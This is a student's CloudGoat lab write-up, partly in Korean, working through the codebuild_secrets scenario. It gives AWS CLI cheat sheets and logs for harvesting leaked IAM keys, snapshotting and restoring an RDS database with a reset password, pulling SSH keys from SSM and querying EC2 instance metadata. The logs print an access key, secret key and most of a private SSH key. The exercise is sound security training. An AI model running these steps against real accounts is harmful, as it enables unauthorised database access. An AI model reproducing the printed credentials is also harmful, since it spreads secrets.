[CloudGoat]Codebuild_Secret

Project assigment for BoB13 with NIKO

Mentor	Niko Mentor
Date	2024년 08월 18일
Track	Digital Forensics
Name	Juyoung Lee(0485)

Scenario: codebuild_secrets

- **Size:** Large
- **Difficulty:** Hard
- **Command:** $ ./cloudgoat.py create codebuild_secrets

Scenario Resources

- 1 CodeBuild Project
- 1 Lambda function
- 1 VPC with:
    - RDS x 1
    - EC2 x 1
- 2 IAM Users
- 2 SSM Parameters

Scenario Start(s)

IAM User "Solo"


Scenario Goal(s)

A pair of secret strings stored in a secure RDS database.

Summary

Starting as the IAM user Solo, the attacker first enumerates and explores CodeBuild projects, finding unsecured IAM keys for the IAM user Calrissian therein. Then operating as Calrissian, the attacker discovers an RDS database. Unable to access the database's contents directly, the attacker can make clever use of the RDS snapshot functionality to acquire the scenario's goal: a pair of secret strings.
Alternatively, the attacker may explore SSM parameters and find SSH keys to an EC2 instance. Using the metadata service, the attacker can acquire the EC2 instance-profile's keys and push deeper into the target environment, eventually gaining access to the original database and the scenario goal inside (a pair of secret strings) by a more circuitous route.
Note: This scenario may require you to create some AWS resources, and because CloudGoat can only manage resources it creates, you should remove them manually before running ./cloudgoat destroy.

Exploitation Route(s)



Walkthrough - Calrissian via RDS Snapshot

1. As the IAM User Solo, the attacker explores the AWS environment and discovers they are able to list CodeBuild projects.
2. Within the CodeBuild project, the attacker discovers IAM keys for the user "Calrissian" stored in environment variables.
3. Assuming the identity of the Calrissian user, the attacker is able to list RDS instances and discover the private database which contains the scenario's goal.
4. While unable to directly access the RDS instance, the attacker is able to create a snapshot from it.
5. The attacker is then able to create a new RDS instance from the snapshot.
6. By resetting the admin password of the newly created RDS instance, the attacker is able to grant themselves access to its contents.
7. After logging into the restored RDS database, the attacker is able to acquire the scenario's goal: the secret strings!

[scenarios/codebuild_secrets/cheat_sheet_calrissian.md]

```
aws configure --profile Solo
aws codebuild list-projects --profile Solo
aws codebuild batch-get-projects --names <project> --profile Solo
aws configure --profile Calrissian
aws rds describe-db-instances --profile Calrissian
aws rds create-db-snapshot --db-instance-identifier <instanceID>
--db-snapshot-identifier cloudgoat --profile Calrissian
```

```
aws rds describe-db-subnet-groups --profile Calrissian
aws ec2 describe-security-groups --profile Calrissian
aws rds restore-db-instance-from-db-snapshot
--db-instance-identifier <DbInstanceID> --db-snapshot-identifier
<scapshotId> --db-subnet-group-name <db subnet group>
--publicly-accessible --vpc-security-group-ids <ec2-security
group> --profile Calrissian
aws rds modify-db-instance --db-instance-identifier <DbName>
--master-user-password cloudgoat --profile Calrissian
psql
postgresql://cgadmin@pwnedfinal.crkxmju52zsx.us-east-1.rds.amazona
ws.com:5432/postgres
\l
\c securedb
select * from sensitive_information
```

Walkthrough - Solo via EC2 Metadata service

1. As the IAM User Solo, the attacker explores the AWS environment and discovers they are able to list SSM parameters.
2. Among the account's SSM parameters, the attacker finds a pair of SSH keys stored without any encryption.
3. The attacker then lists EC2 instances, looking for somewhere to try the SSH keys they found.
4. After discovering an EC2 instance in the account, the attacker successfully connects to the EC2 instance.

[Branch A]

1. Now working with shell access, the attacker queries the EC2 metadata service and discovers the instance-profile's IAM keys.
2. Using the EC2 instance's profile, the attacker is able enumerate Lambda functions.
3. The attacker discovers admin credentials for the RDS database stored insecurely in Lambda environment variables.
4. Still using the EC2 instance's profile, the attacker lists and accesses the RDS database, and is able to log in using the admin credentials they discovered.
5. With full access to the RDS database, the attacker is able to recover the scenario's goal: A pair of secret strings!

[Branch B]

1. Now working with shell access, the attacker queries the EC2 metadata service and discovers that the database address is stored there, along with admin credentials.
2. Using the RDS credentials and address recovered from the EC2 metadata service, the attacker is able to directly log in to the RDS database.
3. With full access to the RDS database, the attacker is able to recover the scenario's goal: A pair of secret strings!


[scenarios/codebuild_secrets/cheat_sheet_solo.md]

```
aws ssm describe-parameters --profile solo
aws ssm get-parameter --name <private key name> --profile solo
echo -e "<private key>" > ec2_ssh_key
chmod 400 ec2_ssh_key
aws ssm get-parameter --name <public key name> --profile solo
echo -e "<public key>" > ec2_ssh_key.pub
aws ec2 describe-instances --profile solo
ssh -i ec2_ssh_key ubuntu@<instance ip>

[ BRANCH A ]
sudo apt update && sudo apt install awscli -y
aws lambda list-functions --region us-east-1
aws rds describe-db-instances --profile solo

[ BRANCH B ]
curl http://169.254.169.254/latest/user-data
psql -h <rds db host/ip> -U cgadmin -d cloudgoat
\d
select * from sensitive_information;
```

실습: codebuild_secrets


환경 설정

AWS I AM 계정 설정





AWS Console Login

'Service' Tab > 'Search' > IAM 입력 후 검색





IAM > USER > Create User







필드 입력 후 정책 설정은 필수이다.





사용자 생성 확인





AWS CLI와의 연결을 위한 액세스키 생성

Ubuntu 설정

```
sudo snap install curl
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o
"awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

awscli 설치

```
sudo apt install git
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
```

Download CloudGoat

```
sudo apt-get update && sudo apt-get install -y gnupg
software-properties-common
wget -O- https://apt.releases.hashicorp.com/gpg | \
gpg --dearmor | \
sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg >
/dev/null
gpg --no-default-keyring \
--keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg \
--fingerprint
echo "deb
[signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] \
https://apt.releases.hashicorp.com $(lsb_release -cs) main" | \
sudo tee /etc/apt/sources.list.d/hashicorp.list
sudo apt update
sudo apt-get install terraform
```

Install terraform

```
sudo apt install python3.12-venv
cd cloudgoat/
python3 -m venv .venv
source .venv/bin/activate
```

Prepare python environment

```
pip3 install -r ./requirements.txt
```

Install CloudGoat dependencies

실습 시작

```
aws configure --profile BoB13DFAdmin
AWS Access Key ID [None]: <Public Access Key>
AWS Secret Access Key [None]: <Private Access Key>
Default region name [None]: us-east-1
Default output format [None]: json
./cloudgoat.py config profile
./cloudgoat.py config whitelist --auto
```

AWS CLI Profile setting

```
./cloudgoat.py create codebuild_secret
```

```
Successfully destroyed codebuild_secrets_cgidbiun9bbdsj.
Scenario instance files have been moved to /root/cloudgoat/trash/codeb
uild_secrets_cgidbiun9bbdsj
root@679b41d2a333:~/cloudgoat# sudo ./cloudgoat.py create codebuild_se
crets
Using default profile "BoB13DFAdmin" from config.yml...
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP add
ress or range.
```

Codbuild_secret 시나리오 생성

```
Apply complete! Resources: 38 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "308743480227"
cloudgoat_output_solo_access_key_id = "AKIAUPYULUORYF2DWXWR"
cloudgoat_output_solo_secret_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 308743480227
cloudgoat_output_solo_access_key_id = AKIAUPYULUORYF2DWXWR
cloudgoat_output_solo_secret_key = f1eNhXS82Kf/00L7H1ufTA1fLIZSnlsxWu7
ocRgE

[cloudgoat] Output file written to:

    /root/cloudgoat/codebuild_secrets_cgidopfu3vemip/start.txt

root@679b41d2a333:~/cloudgoat#
```

생성 완료

```
cat start.txt
```

```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# cat start.txt
cloudgoat_output_aws_account_id = 308743480227
cloudgoat_output_solo_access_key_id = AKIAUPYULUORYF2DWXWR
cloudgoat_output_solo_secret_key = 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
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip#
```

solo 유저의 계정 정보가 들어있다.

Exploit Scenario - Solo

| description: A pair of secret strings stored in a secure RDS database.

```
aws configure –profile Solo
```

```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# aws configure --prof
ile Solo
AWS Access Key ID [****************TJPS]: AKIAUPYULUORYF2DWXWR
AWS Secret Access Key [****************GwrQ]: f1eNhXS82Kf/00L7H1ufTA1fLIZSnlsxWu7ocR
gE
Default region name [us-east-1]:
Default output format [None]:
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip#
```

```
aws ec2 describe-instances --profile Solo
```


```
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0a313d6098716f372",
                    "InstanceId": "i-0916947c1798482c9",
                    "InstanceType": "t2.micro",
                    "KeyName": "cg-ec2-key-pair-codebuild_secrets_cgidopfu3vemip",
                    "LaunchTime": "2024-08-17T10:31:36+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-10-10-10-91.ec2.internal",
                    "PrivateIpAddress": "10.10.10.91",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-54-162-85-26.compute-1.amazonaws.com",
                    "PublicIpAddress": "54.162.85.26",
                    "State": {
                        "Code": 16,
                        "Name": "running"
```

```
aws ec2 describe-security-groups --profile Solo
```


```
  "SecurityGroups": [
      {
          "Description": "CloudGoat codebuild_secrets_cgidopfu3vemip Security Group for EC2 Ins
over SSH",
          "GroupName": "cg-ec2-ssh-codebuild_secrets_cgidopfu3vemip",
          "IpPermissions": [
              {
                  "FromPort": 22,
                  "IpProtocol": "tcp",
                  "IpRanges": [
                      {
                          "CidrIp": "218.146.20.61/32"
                      }
                  ],
                  "Ipv6Ranges": [],
                  "PrefixListIds": [],
                  "ToPort": 22,
                  "UserIdGroupPairs": []
              }
```


> 22번 포트를 통해 SSH 연결을 할 수 있는 걸 확인.

```
aws ssm describe-parameters --profile Solo
```


```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# aws ssm describe-parameters --profile
 Solo --region us-east-1
{
    "Parameters": [
        {
            "Name": "cg-ec2-private-key-codebuild_secrets_cgidopfu3vemip",
            "ARN": "arn:aws:ssm:us-east-1:308743480227:parameter/cg-ec2-private-key-codebuild_secrets
_cgidopfu3vemip",
            "Type": "String",
            "LastModifiedDate": "2024-08-17T10:26:12.463000+00:00",
            "LastModifiedUser": "arn:aws:iam::308743480227:user/BoB13DFAdmin",
            "Description": "cg-ec2-private-key-codebuild_secrets_cgidopfu3vemip",
            "Version": 1,
            "Tier": "Standard",
            "Policies": [],
            "DataType": "text"
        },
        {
            "Name": "cg-ec2-public-key-codebuild_secrets_cgidopfu3vemip",
            "ARN": "arn:aws:ssm:us-east-1:308743480227:parameter/cg-ec2-public-key-codebuild_secrets_
cgidopfu3vemip",
            "Type": "String",
            "LastModifiedDate": "2024-08-17T10:26:12.463000+00:00",
            "LastModifiedUser": "arn:aws:iam::308743480227:user/BoB13DFAdmin",
            "Description": "cg-ec2-public-key-codebuild_secrets_cgidopfu3vemip",
            "Version": 1,
            "Tier": "Standard",
            "Policies": [],
            "DataType": "text"
        }
    ]
}
```


```
aws ssm describe-parameters --profile Solo
```


```
root@679b41d2a333:~/cloudgoat/codebuild_secrets_cgidopfu3vemip# aws --region us-east-1 ssm get-parame
ter --name cg-ec2-private-key-codebuild_secrets_cgidopfu3vemip --profile Solo
{
    "Parameter": {
        "Name": "cg-ec2-private-key-codebuild_secrets_cgidopfu3vemip",
        "Type": "String",
        "Value": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAA
```

```
cat >> private_key.txt
chmod 600 private_key.txt
```


```
{
    "Parameter": {
        "Name": "cg-ec2-private-key-codebuild_secrets_cgidopfu3vemip",
        "Type": "String",
        "Value": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAA
AAAAABAAACFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAgEA4BtBm6H9ROkBZ4XY9ItITdoFHmEQ14Qodqja5JkVbwScPfaK0jZu\nq0B
JPA0hoAsqras7w1FvHG09XUg7SupFVTXnQF3cVnRCDnMiYY7DT581xc+fTObZPpTxF+\nF4Fjv3hkbgzmKczZ/ZhVzmmaFnwxsDUn
fmrsozX0VO6PcCzpYchRV0zle2E0GIb7S1qK2D\nPIOOETa3IhYisLt+SOEvUvpiCUMb+tvQd1khXzczJW3iYmb8whApmkhy0n85s
qZlapwO1e\nzINfiYe1Q0tgF2iDVV7WkPVZHY1Ef1GgUyLgOfin6aUdDDZvrCASleFeiuIlzC/obc6kai\nnMGcaAo69KSpXiOL/v
gFF7YC+uFBBr9cGfTnyazyLPvDQVODEyuTLcX24T75/fBCgQOtaA\nqfuW1itnLCYdUU0grEY7m79wyM3yzZl3I1FTOT953KnbxOt
w71OH+aDvfW7YWh0bW/wPs4\nHd3gE1zTeBHGuibVCCyvwS91pf5newFTI/7Z1VPqWD1PNtKha8Ca8EwIhs67KVtF4EzUy/\nEl/u
l6fAKmG8p7gGAouYk7xXCuzKRMohOmsg1iQScq9EXo+8lAgZq9ODpBDSEi7/zRcSwS\n5CRm7qjKMt0zGRzjst3hBL8y2ejrZ/tbb
+bhslYaJOkVcJg9JWRonowCGg0MJzO3AyBFb0\n8AAAdIS4TlpEuE5aQAAAAHc3NoLXJzYQAAAgEA4BtBm6H9ROkBZ4XY9ItITdoF
HmEQ14Qo\ndqja5JkVbwScPfaK0jZuq0BJPA0hoAsqras7w1FvHG09XUg7SupFVTXnQF3cVnRCDnMiYY\n7DT581xc+fTObZPpTxF
+F4Fjv3hkbgzmKczZ/ZhVzmmaFnwxsDUnfmrsozX0VO6PcCzpYc\nhRV0zle2E0GIb7S1qK2DPIOOETa3IhYisLt+SOEvUvpiCUMb
+tvQd1khXzczJW3iYmb8wh\nApmkhy0n85sqZlapwO1ezINfiYe1Q0tgF2iDVV7WkPVZHY1Ef1GgUyLgOfin6aUdDDZvrC\nASleF
eiuIlzC/obc6kainMGcaAo69KSpXiOL/vgFF7YC+uFBBr9cGfTnyazyLPvDQVODEy\nuTLcX24T75/fBCgQOtaAqfuW1itnLCYdUU
0grEY7m79wyM3yzZl3I1FTOT953KnbxOtw71\nOH+aDvfW7YWh0bW/wPs4Hd3gE1zTeBHGuibVCCyvwS91pf5newFTI/7Z1VPqWD1
PNtKha8\nCa8EwIhs67KVtF4EzUy/El/ul6fAKmG8p7gGAouYk7xXCuzKRMohOmsg1iQScq9EXo+8lA\ngZq9ODpBDSEi7/zRcSwS
5CRm7qjKMt0zGRzjst3hBL8y2ejrZ/tbb+bhslYaJOkVcJg9JW\nRonowCGg0MJzO3AyBFb08AAAADAQABAAACAQDGgt5GweLa25r
G3KUlWQsfCvRlyI1mmkZN\ndZ0PyRpXULolmPG260h0oWk9rFQQtFOFqpwxkzzc7Vbh/k2nOoVXyXuiZIH8gtbQfeQCjr\ncrHFhB
dHwjXokpCj3VbX82EsBbTQVtS6Sh7+p6W6RYicSj6pWyw0qvoaSHy5jue38dB5MT\nv8HL1Z4OyInWiTgwxiHtxIpfbRwjMYBhFHP
0kqOc2PVmRu/N8lBip60L7pV7ni5eA+P48u\nAnLe2nz9KIESTcnof1rtxaEm7fL+PRJNKeLMCEn/9ZSOvMfkD6X4fngoYb47FGr6
mm2pBm\n/wG8XnOBNLH1S/j7/L2mJUoqToWQ7olSW4XxyTw8YLCQoEo7dP3CmDvzAsaxumfG9jwUBF\n6kyIElojoVPAF7GkQLIPx
j4xhnjTowMIB40ILbiBLQtftrM37coBYeJLs2aq5fujWdfNn6\n8uE8LYRqP6hFggTzxVHMBHo5VFAMDMERMcHjrHUaJzu9r2PA4h
9ECRM5X3+1kiZfai/rrq\nr/jCkdgOTVgCdHoD6l5ccJ0JAljjlj8l1OA/xHmKf3gGk15hXhw29c5rrP0CCwXxPNYlcC\npUyGqkM
PkUdD4x67l/6zxOO3MEIjnRuDHvvFmKMF7SVgBgdyUgw2boXQpEvylgMSt+IkDf\nsflXl1MlL4lVPltJveQQAAAQAfGEv1JST/VZ
